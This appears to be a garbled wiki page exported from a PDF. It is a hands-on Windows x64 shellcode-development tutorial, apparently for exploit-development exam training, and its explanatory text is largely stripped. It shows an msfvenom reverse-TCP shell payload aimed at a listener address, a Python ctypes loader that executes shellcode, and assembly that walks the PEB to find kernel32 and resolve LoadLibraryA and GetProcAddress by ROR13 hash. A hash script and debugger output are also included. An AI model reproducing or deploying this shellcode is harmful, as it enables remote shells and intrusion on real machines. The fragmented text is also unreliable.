


Shellcode - 1

C2msfvenom

Shellcode

```
(root@kali)-[~/Desktop]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.45 LPORT=443 -f python -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of python file: 2571 bytes
shellcode = b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
shellcode += b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48"
shellcode += b"\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20"
shellcode += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31"
shellcode += b"\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41"
shellcode += b"\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0"
shellcode += b"\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67"
shellcode += b"\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20"
shellcode += b"\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34"
```



Shellcode

Keystone Shellcode Python Keystone

pip keystone

```
pip3 install keystone-engine
```

Shellcode

[illegible]

```
ctypes.c_int(0),
ctypes.c_int(0),
ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht), ctypes.c_int(-1))
```

int 3 Shellcode input Shellcode Python

```
C:\Users\Administrator\Desktop>python sc.py
Encoded 230 instructions...
Shellcode located at address 0x28148d80000
...ENTER TO EXECUTE SHELLCODE...|
```

WinDB@python.exe

Process	PID	Platform	User	Session	Command line	Services	Package Family
chrome.exe	16208	X64	NWINSLOW\Administrato	1	"C:\Program Files\Google\Chrome\Applikat		
chrome.exe	4180	X64	NWINSLOW\Administrato	1	"C:\Program Files\Google\Chrome\Applikat		
python.exe	20624	X64	NWINSLOW\Administrato	1	python sc.py		
QQPYCloud.exe	29792	X86	NWINSLOW\Administrato	1	"D:\Software\QQPinYin\6.6.6304.400\QQPY		

python.exe Shellcode

Disassembly

Address: @\$scopeip ☐ Follow current instruction

00000281`48d80000	cc	int	3
00000281`48d80001	e824000000	call	0000028148D8002A
00000281`48d80006	4889c5	mov	rbp, rax
00000281`48d80009	41b88e4e0eec	mov	r8d, 0EC0E4E8Eh
00000281`48d8000f	e8c3000000	call	0000028148D800D7
00000281`48d80014	4989c4	mov	r12, rax
00000281`48d80017	41b8aafc0d7c	mov	r8d, 7C0DFCAAh
00000281`48d8001d	e8b5000000	call	0000028148D800D7

Syscall



Kernel32.dll	LoadLibraryA	DLL	GetModuleHandleA	GetProcAddress	LoadLibrary
GetProcAddress	2	Kernel32.dll	Kernel32.dll	2	
Shell	Shell				

KERNEL32

LoadLibraryA	GetProcAddress	Kernel32.dll	Kernel32.dll
--------------	----------------	--------------	--------------

KernelTEB 0x60 PEB

```
mov rax, gs:[0x60]; # RAX TEB ProcessEnvironmentBlock PEB
```

Command

```
0:000> dt ntdll!_teb @$teb
+0x000 NtTib : _NT_TIB
+0x038 EnvironmentPointer : (null)
+0x040 ClientId : _CLIENT_ID
+0x050 ActiveRpcHandle : (null)
+0x058 ThreadLocalStoragePointer : 0x0000024f`83c25240 Void
+0x060 ProcessEnvironmentBlock : 0x00000081`0a2db000 _PEB
+0x068 LastErrorValue : 0
+0x06c CountOfOwnedCriticalSections : 0
+0x070 CsrClientThread : (null)
+0x078 Win32ThreadInfo : (null)
+0x080 User32Reserved : [26] 0
+0x0e8 UserReserved : [5] 0
+0x100 WOW32Reserved : (null)
+0x108 CurrentLocale : 0x409
+0x10c FpSoftwareStatusRegister : 0
```

PEB0x18 _PEB_LDR_DATA

```
mov rsi,[rax+0x18]; # PEB LDR _PEB_LDR_DATA
```

Command

```
0:001> dt ntdll!_peb @$peb
+0x000 InheritedAddressSpace : 0 ''
+0x001 ReadImageFileExecOptions : 0 ''
+0x002 BeingDebugged : 0x1 ''
+0x003 BitField : 0x4 ''
+0x003 ImageUsesLargePages : 0y0
+0x003 IsProtectedProcess : 0y0
+0x003 IsImageDynamicallyRelocated : 0y1
+0x003 SkipPatchingUser32Forwarders : 0y0
+0x003 IsPackagedProcess : 0y0
+0x003 IsAppContainer : 0y0
+0x003 IsProtectedProcessLight : 0y0
+0x003 IsLongPathAwareProcess : 0y0
+0x004 Padding0 : [4] ""
+0x008 Mutant : 0xffffffff`ffffffff Void
+0x010 ImageBaseAddress : 0x00007ff7`46bc0000 Void
+0x018 Ldr : 0x00007ffd`98fb4380 _PEB_LDR_DATA
+0x020 ProcessParameters : 0x00000281`46a169e0 _RTL_USER_PROCESS_PARAMETERS
```

**_PEB_LDR_DATA _PEB_LDR_DATA () InLoadOrderModuleListInMemoryOrderModuleList
InInitializationOrderModuleList**

```
0:001> dt _peb_ldr_data 0x00007ffd`98fb4380
ntdll!_PEB_LDR_DATA
+0x000 Length : 0x58
+0x004 Initialized : 0x1 ''
+0x008 SsHandle : (null)
+0x010 InLoadOrderModuleList : _LIST_ENTRY [ 0x00000281`46a12660 - 0x00000281`471f2e20 ]
+0x020 InMemoryOrderModuleList : _LIST_ENTRY [ 0x00000281`46a12670 - 0x00000281`471f2e30 ]
+0x030 InInitializationOrderModuleList : _LIST_ENTRY [ 0x00000281`46a124e0 - 0x00000281`471f2e40 ]
+0x040 EntryInProgress : (null)
+0x048 ShutdownInProgress : 0 ''
+0x050 ShutdownThreadId : (null)
```

InLoadOrderModuleList InMemoryOrderModuleList InInitializationOrderModuleList

3 _LIST_ENTRY Flink Blink


```
0:001> dt _list_entry 0x00007ffd`98fb4380 + 0x10
ntdll!_LIST_ENTRY
[ 0x00000281`46a12660 - 0x00000281`471f2e20 ]
+0x000 Flink : 0x00000281`46a12660 _LIST_ENTRY [ 0x00000281`46a124c0 - 0x00007ffd`98fb4390 ]
+0x008 Blink : 0x00000281`471f2e20 _LIST_ENTRY [ 0x00007ffd`98fb4390 - 0x00000281`471f1160 ]
0:001> dt _list_entry 0x00007ffd`98fb4380 + 0x20
ntdll!_LIST_ENTRY
[ 0x00000281`46a12670 - 0x00000281`471f2e30 ]
+0x000 Flink : 0x00000281`46a12670 _LIST_ENTRY [ 0x00000281`46a124d0 - 0x00007ffd`98fb43a0 ]
+0x008 Blink : 0x00000281`471f2e30 _LIST_ENTRY [ 0x00007ffd`98fb43a0 - 0x00000281`471f1170 ]
0:001> dt _list_entry 0x00007ffd`98fb4380 + 0x30
ntdll!_LIST_ENTRY
[ 0x00000281`46a124e0 - 0x00000281`471f2e40 ]
+0x000 Flink : 0x00000281`46a124e0 _LIST_ENTRY [ 0x00000281`46a17980 - 0x00007ffd`98fb43b0 ]
+0x008 Blink : 0x00000281`471f2e40 _LIST_ENTRY [ 0x00007ffd`98fb43b0 - 0x00000281`46b0a0d0 ]
```

InMemoryOrderModuleList

```
mov rsi,[rsi + 0x20]; # RSI _PEB_LDR_DATA InMemoryOrderModuleList
```

```
Command
0:001> dt _list_entry 0x00007ffd`98fb4380 + 0x20
ntdll!_LIST_ENTRY
[ 0x00000281`46a12670 - 0x00000281`471f2e30 ]
+0x000 Flink      : 0x00000281`46a12670 _LIST_ENTRY [ 0x00000281`46a124d0 - 0x00007ffd`98fb43a0 ]
+0x008 Blink      : 0x00000281`471f2e30 _LIST_ENTRY [ 0x00007ffd`98fb43a0 - 0x00000281`471f1170 ]
```

InMemoryOrderModuleList Flink Blink



_LDR_DATA_TABLE_ENTRY InMemoryOrderModuleList 0x10 0x10

```
0:001> dt -r _LDR_DATA_TABLE_ENTRY 0x00000281`46a12670-0x10
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x00000281`46a124c0 - 0x00007ffd`98fb4390 ]
+0x000 Flink           : 0x00000281`46a124c0 _LIST_ENTRY [ 0x00000281`46a17370 - 0x00000281`46a12660 ]
+0x000 Flink           : 0x00000281`46a17370 _LIST_ENTRY [ 0x00000281`46a17960 - 0x00000281`46a124c0 ]
+0x008 Blink           : 0x00000281`46a12660 _LIST_ENTRY [ 0x00000281`46a124c0 - 0x00007ffd`98fb4390 ]
+0x008 Blink           : 0x00007ffd`98fb4390 _LIST_ENTRY [ 0x00000281`46a12660 - 0x00000281`471f2e20 ]
+0x000 Flink           : 0x00000281`46a12660 _LIST_ENTRY [ 0x00000281`46a124c0 - 0x00007ffd`98fb4390 ]
+0x008 Blink           : 0x00000281`471f2e20 _LIST_ENTRY [ 0x00007ffd`98fb4390 - 0x00000281`471f1160 ]
+0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x00000281`46a124d0 - 0x00007ffd`98fb43a0 ]
+0x000 Flink           : 0x00000281`46a124d0 _LIST_ENTRY [ 0x00000281`46a17380 - 0x00000281`46a12670 ]
+0x000 Flink           : 0x00000281`46a17380 _LIST_ENTRY [ 0x00000281`46a17970 - 0x00000281`46a124d0 ]
+0x008 Blink           : 0x00000281`46a12670 _LIST_ENTRY [ 0x00000281`46a124d0 - 0x00007ffd`98fb43a0 ]
+0x008 Blink           : 0x00007ffd`98fb43a0 _LIST_ENTRY [ 0x00000281`46a12670 - 0x00000281`471f2e30 ]
+0x000 Flink           : 0x00000281`46a12670 _LIST_ENTRY [ 0x00000281`46a124d0 - 0x00007ffd`98fb43a0 ]
+0x008 Blink           : 0x00000281`471f2e30 _LIST_ENTRY [ 0x00007ffd`98fb43a0 - 0x00000281`471f1170 ]
+0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
+0x000 Flink           : (null)
+0x008 Blink           : (null)
```

LDR 3_LIST_ENTRY _LDR_DATA_TABLE_ENTRY 3

PEB

```
|
| ---> _PEB_LDR_DATA
|
| ---> InLoadOrderModuleList ( _LIST_ENTRY)
|   |
|   | ---> _LDR_DATA_TABLE_ENTRY ( module 1)
|   | ---> _LDR_DATA_TABLE_ENTRY ( module 2)
|   | ---> ...
|
| ---> InMemoryOrderModuleList ( _LIST_ENTRY)
|   |
|   | ---> _LDR_DATA_TABLE_ENTRY ( module 1)
|   | ---> _LDR_DATA_TABLE_ENTRY ( module 2)
|   | ---> ...
|
| ---> InInitializationOrderModuleList ( _LIST_ENTRY)
|   |
|   | ---> _LDR_DATA_TABLE_ENTRY ( module 1)
|   | ---> _LDR_DATA_TABLE_ENTRY ( module 2)
|   | ---> ...
```

_LDR_DATA_TABLE_ENTRY 0x58

Command

```
0:001> dt _LDR_DATA_TABLE_ENTRY 0x00000281`46a12670-0x10
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY [ 0x00000281`46a124c0 - 0x00007ffd`98fb4390 ]
+0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0x00000281`46a124d0 - 0x00007ffd`98fb43a0 ]
+0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
+0x030 DllBase : 0x00007ff7`46bc0000 Void
+0x038 EntryPoint : 0x00007ff7`46bc12a0 Void
+0x040 SizeOfImage : 0x1a000
+0x048 FullDllName : _UNICODE_STRING "C:\Users\Administrator\AppData\Local\Programs\Python\Python311\python.exe"
+0x058 BaseDllName : _UNICODE_STRING "python.exe"
+0x068 FlagGroup : [4] "???"
+0x068 Flags : 0x22cc
```

3 (InMemoryOrderLinks) 1

BaseDllName _UNICODE_STRING 0x08

```
0:001> dx -r1 (*((ntdll!_UNICODE_STRING *)0x28146a126b8))
*((ntdll!_UNICODE_STRING *)0x28146a126b8) [Type: _UNICODE_STRING]
[+0x000] Length : 0x14 [Type: unsigned short]
[+0x002] MaximumLength : 0x16 [Type: unsigned short]
[+0x008] Buffer : 0x28146a170ae : "python.exe" [Type: wchar_t *]
```

```

mov r9, [rsi + 0x20]; # R9
mov rdi, [rsi + 0x50]; # RDI   DllBaseName Buffer
mov rsi, [rsi]; #

```

"**KERNEL32.DLL**" **KERNEL32.DLL** **KERNEL32** **kernel32** **Kernel32**
) 12

"**ernel32.**" **KERNEL32** Kernel32 kernel32

```

    add rdi, 2; # K
check_upper: # "ERNEL32."
    mov r12, 0x0045004E00520045; # Unicode "ENRE"
    mov r13, 0x002e00320033004c; # Unicode ".23L"
    mov rdx, qword ptr [rdi]; # "ERNEL32.DLL" RDX
    cmp rdx, r12; # 4 "ENRE"
    jne check_lower; #
    mov rdx, qword ptr [rdi + 8]; # ".23L" RDX
    cmp rdx, r13; # 4 ".23L"
    jne next_module; #
    mov rax, r9; # kernel32
    ret;
check_lower: # "ernel32."
    mov r12, 0x0065006E00720065; # Unicode "enre"
    mov r13, 0x002e00320033006c; # Unicode ".23l"
    mov rdx, qword ptr [rdi];
    cmp rdx, r12;
    jne next_module; #
    mov rdx, qword ptr [rdi + 8];
    cmp rdx, r13;
    jne next_module;
    mov rax, r9;
    ret;

```

KERNEL32.DLL


```
Command
0:001> r r9
r9=00007ffd980f0000
0:001> lm m kernel32
Browse full module list
start                end                module name
00007ffd`980f0000 00007ffd`981b2000  KERNEL32 (pdb symbols)
0:001> du rdi-2
00000281`46a10838  "KERNEL32.DLL"
```

API

KERNEL32.DLL **LoadLibraryA** **GetProcAddress** DLL 2

```
1  e_lfanew      NT
2      RVA  VMA
3
4  ENPT          RVA
5  OT
6  EAT          RVA  VMA
```

4

```
parse_module: #      DLL
    mov ecx, dword ptr [r9 + 0x3c]; # R9      NT
    mov r15d, dword ptr [r9 + rcx + 0x88]; #      RVA
    add r15, r9;      # R14      VMA
    mov ecx, dword ptr [r15 + 0x18]; # ecx
    mov r14d, dword ptr [r15 + 0x20]; #  ENPT RVA
    add r14, r9; # R14  ENPT VMA
search_function: #
    jrcxz not_found; #  RCX 0
    dec ecx; #      1
    xor rsi, rsi;
    mov esi, [r14 + rcx*4]; #      RVA
    add rsi, r9; # RSI
```

```

#!/usr/bin/python
import numpy, sys

def ror_str(byte, count):
    binb = numpy.base_repr(byte, 2).zfill(32)
    while count > 0:
        binb = binb[-1] + binb[0:-1]
        count -= 1
    return (int(binb, 2))

if __name__ == '__main__':
    try:
        rsi = sys.argv[1]
    except IndexError:
        print("Usage: %s INPUTSTRING" % sys.argv[0])
        sys.exit()
    # Initialize variables
    rdx = 0x00
    ror_count = 0
    for rax in rsi:
        rdx = rdx + ord(rax)
        if ror_count < len(rsi)-1:
            rdx = ror_str(rdx, 0xd)
        ror_count += 1
    print(hex(rdx))

```

```

(root@kali)-[~/Desktop/OSED/poc/07]
# python3 computehash.py LoadLibraryA
0xec0e4e8e

```

```

start:
    sub rsp, 0x20; #
    call find_kernel32;
    add rsp, 0x20; #
    mov rbp, rax; # RBP Kernel32.dll
    mov r8d, 0xec0e4e8e; # LoadLibraryA
    sub rsp, 0x20; #

```

```

call parse_module; #    LoadLibraryA
add rsp, 0x20; #
mov r12, rax;
mov r8d, 0x7c0dfcaa; # GetProcAddress
sub rsp, 0x20; #
call parse_module; #    GetProcAddress
add rsp, 0x20; #
mov r13, rax;

.....
function_hashing: #
    xor rax, rax;
    xor rdx, rdx;
    cld; #    DF
iteration: #
    lodsb; # RSI        AL
    test al, al; #
    jz compare_hash; #
    ror edx, 0x0d; #
    add edx, eax; #
    jmp iteration; #
compare_hash: #
    cmp edx, r8d;
    jnz search_function; #        (        )
    mov r10d, [r15 + 0x24]; #    RVA
    add r10, r9; #    VMA
    movzx ecx, word ptr [r10 + 2*rcx]; #        -1
    mov r11d, [r15 + 0x1c]; # EAT RVA
    add r11, r9; # EAT VNA
    mov eax, [r11 + 4*rcx]; # RAX    RVA
    add rax, r9; # RAX    VMA
    ret;
not_found: "
    ret;

```

	9E514	3E4	A7C4D	A7C3D	LoadEnclaveData
	9E518	3E5	195C0	A7C7C	LoadLibraryA
	9E51C	3E6	18350	A7C89	LoadLibraryExA
	9E520	3E7	14090	A7C98	LoadLibraryExW
	9E524	3E8	18EE0	A7CA7	LoadLibraryW
	9E528	3E9	67B10	A7CB4	LoadModule
	9E52C	3EA	20C60	A7CBF	LoadPackagedL...
	9E530	3EB	13650	A7CD3	LoadResource

File: C:/Windows/System32/kernel32.dll

```
0:004> r rax
rax=00007ffd981095c0
0:004> ? rax-rbp
Evaluate expression: 103872 = 00000000`000195c0
```

API

Shellcode

Revision #46

Created 1 May 2023 13:42:34 by

Updated 24 March 2024 15:17:20 by